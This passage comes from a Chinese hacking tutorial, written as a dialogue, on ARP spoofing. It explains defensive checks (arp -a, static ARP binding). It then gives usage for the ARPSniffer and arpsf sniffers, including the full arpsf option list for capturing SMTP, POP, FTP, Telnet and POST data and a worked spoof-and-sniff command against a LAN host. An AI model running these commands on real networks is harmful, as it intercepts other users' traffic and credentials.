


图48

“所以ARP欺骗是通过换脸与失忆来完成欺骗的。著名的网络执法官也是采用的这个原理。”

“哦？网络执法官？最烦人的那个网络执法官？有些人很讨厌，在学校局域网里违规使用，让整个宿舍楼都上不了网，就他一台独占带宽可以上网！是学校局域网的长恨啊！”

“是啊，网络执法官不让其他机器上网的原理也是基于这个——ARP欺骗。它欺骗其他的主机，将它们ARP缓存里保存的网关MAC地址改写为自己的MAC地址。这样，其他机器发给网关的数据包都发给自己了，但网络执法官又不做下一步——转发给真正的网关，而是把数据全部丢弃！造成了整个局域网就只有他一台能上网了。”

“啊？丢弃了？实在太可恨了！能找出是哪个家伙干的吗？”

“这个简单，当怀疑是网络执法官作祟时，用**arp -a**命令查看，如果发现有另一台机器的MAC地址和网关的MAC地址一样，就是它了（图49）！”




图49

“哈哈，好方法！终于发现那个家伙了！给我抓起来狠狠的打！”

“有时不好用暴力PK解决时，可以用**ARP -s inet_addr eth_addr**命令，静态的绑定网关的IP地址和网关的MAC地址，让网络执法官的ARP欺骗无效！”

“明白了原理，使用嗅探工具就得心应手了。可以使用小榕的作品ARPSniffer，也可以尝试尝试最新的作品shadow的arp2.1。”

2.小榕的ARPSniffer

“流光的作者小榕，几年前就打造了ARPSniffer。”老黑介绍到，“我们来看看吧。”

“使用ARPSniffer前需要安装Winpcap，我们之前使用Ethereal时就已经安装了，故可以省略这一步。”

“在DOS控制台下直接输入**ARPSniffer**，和其他的黑客工具一样，会出现使用提示信息（图50）。”




图50

“哇赛！2002年了！”小黑看着banner惊讶的说道。

“呵呵，是啊，都是古剑了，噢，不，古董了。从提示中可以看出，ARPSniffer的使用方法**ARPSniffer IP1 IP2 port logFile NetAdp [/Reset]**。”

“IP1，IP2是想嗅探的主机，port是想嗅探的端口，logFile是保存嗅探数据的文件，NetAdp是选择网络适配器。”

“我们测试一下吧，哎哟，失败？什么‘Spoof2 Can’nt Open Driver（14）’？而且Can’t还写错了呢，如图51。”



图51

老黑无奈地说道：“是啊，现在好像ARPSniffer很少能成功，而且给出的解释也很奇怪，不容易懂，什么‘Spoof2 Can'nt Open Driver（3e5）’，‘Spoof2 Can'nt Open Driver（6）’等。这种提示，可能只有小榕自己才清楚描述的问题是什么。所以导致了嗅探失败的问题不好解决。”

“不过这一般是驱动的问题，可以尝试安装其他版本的Winpcap试试。如果成功了，就会看到很漂亮的数据流。不过ARPSniffer是N年前的作品了，那个时候XP SP2，2003 Sp1都还没有，而且编程采用的Winpcap和现在的肯定不一样，所以对它的奢望不要太高。”

“哦？才三年，就廉颇老矣？”

“别说三年了，TOP软件和迈普通信，当时还在宣传造就了多少百万富翁，要招几千名程序员，结果两年就垮了；UTStarcom

造小灵通时这么牛，结果一年之内就垮的差不多了！IT 技术的发展实在是太快了！”

“啊！真恐怖啊，UT 前年还是待遇最好的通信公司啊，北电的，中兴的人还都往那里跳呢。”

“是啊，现在是 UT 的人在往其他地方跳了，而且人都跳得差不多了，没几个人了。所以啊，三年河东，三年河西，我们搞技术的更要有紧迫感。不过，江山自有新人出，长江后浪推前浪！要相信这一点，技术一定会发展地越来越好的！”

3.江山辈有新人出——最新的shadow arpsf

“这不是，shadow 站出来了，推出了新的交换环境下的 Sniffer——arpsf。如果想避免 ARPSniffer 的诸多错误问题，就可以使用 shadow 的 arpsf。”

“shadow 的 arpsf 是不久前才完成的，功能全面，比较实用，提示信息很多，方便查错。至少使用到现在还没有失败过。而且最难能可贵的是，他还公布了源代码！方便后人的进一步改进！小黑，shadow 的这种精神值得你学习啊！”老黑总不忘教导两句。

“这个 arpsf 也需要安装 WinpCap，这里按下不表了。在 dos 下输入 **arpsf** 就会出现详细的用法提示信息(图 52)。”




图 52

“哇！这么多注释啊！”

小黑感叹到，“真是渐花乱迷游人眼啊！眼睛都看不过来了。哇，这一句煞是惹眼！！！！”小黑指着 arpsf 提示上的一句话说到。

```
Note:
        Program for 阿黛,I am very sorry for
do this so late.Forgive me~~ ;)
```

“作为一个程序员，shadow 还可以这么浪漫！真难得啊，他一定把这个程序当作情人节的礼物了。”

小黑感叹道：“是啊，阿黛 mm 不知道有多高兴啊。不过我想啊，作为程序员，写个程序哄 mm 恐怕比自己去哄 mm 开心容易多了吧，哈哈。好，我也要写个程序！刻上 mm 的名字！”

“没问题，只要你有信心，有兴趣，你的程序一定也会为大众使用的！”老黑赞同地说道，“我们继续。Arpsf 的使用参数可以选择如下。”

```
-si            源ip
-di            目的ip      *代表所有  多项用 "," 号分割
-sp            源端口
-dp            目的端口     *代表所有
-w             嗅探方式，1代表单向嗅探[si->di]，0代表双向嗅探[si<->di]
-p             嗅探协议[TCP、UDP、ICMP]大写
-m             最大记录文件，以M为单位
-o             文件输出
-hex           十六进制输出到文件
-unecho        不回显
-unfilter      不过虑0字节数据包
-low           粗略嗅探，丢包率高，cpu利用率低 基本0
-timeout       嗅探超时，除非网络状况比较差否则请不要调高，默认为120秒
-sniffsmtp     嗅探smtp
-sniffpop      嗅探pop
-sniffpost     嗅探post
-sniffftp      嗅探ftp
-snifftelnet   嗅探telnet，以上5个嗅探不受参数si、sp、di、dp、w、p影响。
-sniffpacket   规则嗅探数据包，受参数si、sp、di、dp、w、p影响。
-sniffall      开启所有嗅探
-onlycheat     只欺骗
-cheatsniff    欺骗并且嗅探
-reset         欺骗后恢复
-g             [网关ip]
-c             [欺骗者ip] [mac]
-t             [受骗者ip]
-time          [欺骗次数]
```

“哇！如此之多的参数啊！”

“下面还有几个使用示例。”

```
    arpsniffer -p TCP -dp 25,110 -o f:\1.txt -m 1 -sniffpacket
        嗅探指定规则数据包并保存到文件
    arpsniffer -sniffall -cheatsniff -t 127.0.0.1 -g 127.0.0.254
        欺骗并且嗅探127.0.0.1与外界的通讯，输出到屏幕
    arpsniffer -onlycheat -t 127.0.0.1 -c 127.0.0.2 002211445544 -
time 100 -reset
        对目标欺骗一百次,欺骗后恢复
```




图 53

“我们嗅探一下试试，比如想嗅探 192.168.0.10 机器和网关之间的全部通信，输入 **arpsf -sniffall -cheatsniff -t 192.168.0.10 -g 192.168.0.1 -o 1.txt**，如图 53。”




图 54

“解释一下，这里的参数 sniffall 表示嗅探所有的包，cheatsniff 表示欺骗并且嗅探；-t 后面接要欺骗机器的 IP 地址 192.168.0.10；-g 后面接网关的地址 192.168.0.1；-o 1.txt 表示将抓包输入到 1.txt 文件中。”

“敲回车后，要求选择获得网卡适配器的方法。这里有两种方法，第一种是通过 Winpcap 驱动，第二种是通过 IpHelpAPI，就是微软提供的 SDK。反

复测试后发现，在2003和XP SP2系统下，都需要选择都是第二种方法才能找到网络适配器，否则找不到网卡。这可能就是小榕的ARPSniffer找不到网卡的原因吧（图54）。”

“我们选择第二种方法，输入1。这时出现机器拥有的网络适配器要求选择（图55）。”




图55

